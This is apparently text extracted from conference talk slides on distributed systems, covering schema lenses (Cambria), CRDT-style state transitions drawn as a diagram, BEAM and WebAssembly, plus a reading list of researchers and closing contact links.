
Trustless Modularity 🔌

Reading the Universal Dataspace 🪐🔮



Trustless Modularity 🔌

Different Viewers ~ Schema Drift 🔍


Each client reads and writes a document in its native local schema
Each edge represents a lens between two schemas

https://www.inkandswitch.com/cambria.html

Trustless Modularity 🔌


Properties & Time Travel

$$\begin{tikzcd}
\{A\} \arrow[r, shift left, "\cup\,\{B\}"] \arrow[rr, dotted, bend left=30, "\cup\,\{B,C\}"] \arrow[d, "\text{query }\{A\}"] & \{A,B\} \arrow[l, shift left, "\setminus\,\{B\}"] \arrow[r, shift left, "\cup\,\{C\}"] \arrow[d, "\text{query }\{A,B\}"] & \{A,B,C\} \arrow[l, shift left, "\setminus\,\{C\}"] \arrow[ll, dotted, bend right=20, "\setminus\,\{B,C\}"'] \arrow[d, "\text{query }\{A,B,C\}"] \\
\text{State} \arrow[r, "\text{step}(B)"'] & \text{State}' \arrow[r, "\text{step}(C)"'] & \text{State}''
\end{tikzcd}$$

Let's Build Better Together

The Soul of a New BEAM

BEAM Me Up



(Neither "Web" Nor "Assembly")

...One More Thing

WA

The Soul of a New BEAM 🌈

Further Reading 📚

- ***Peter Alvaro*** — CALM, Twizzler
- ***Christopher Meiklejohn***— Lasp, Partisan
- ***Martin Kleppmann*** — Automerge, BFT-CRDT
- ***Lindsey Kuper*** — LVar, Deterministic Parallelism
- ***Joseph Hellerstein*** — BOOM, Distributed Logic
- ***Geoffrey Litt*** — Cambria, BYOC

The Soul of a New BEAM 🌈

We're Uniquely Qualified

1. **Embrace** the subjective nature of reality 🤗👀
2. Values are redundant & cache friendly
3. Openly interoperate from the ground up
4. Massive reliability in a time of abundant disk
5. Build a Wasm solution… stat!

Thank You, Stockholm!

https://lu.ma/distributed-systems

https://fission.codes/discord

github.com/expede

@expede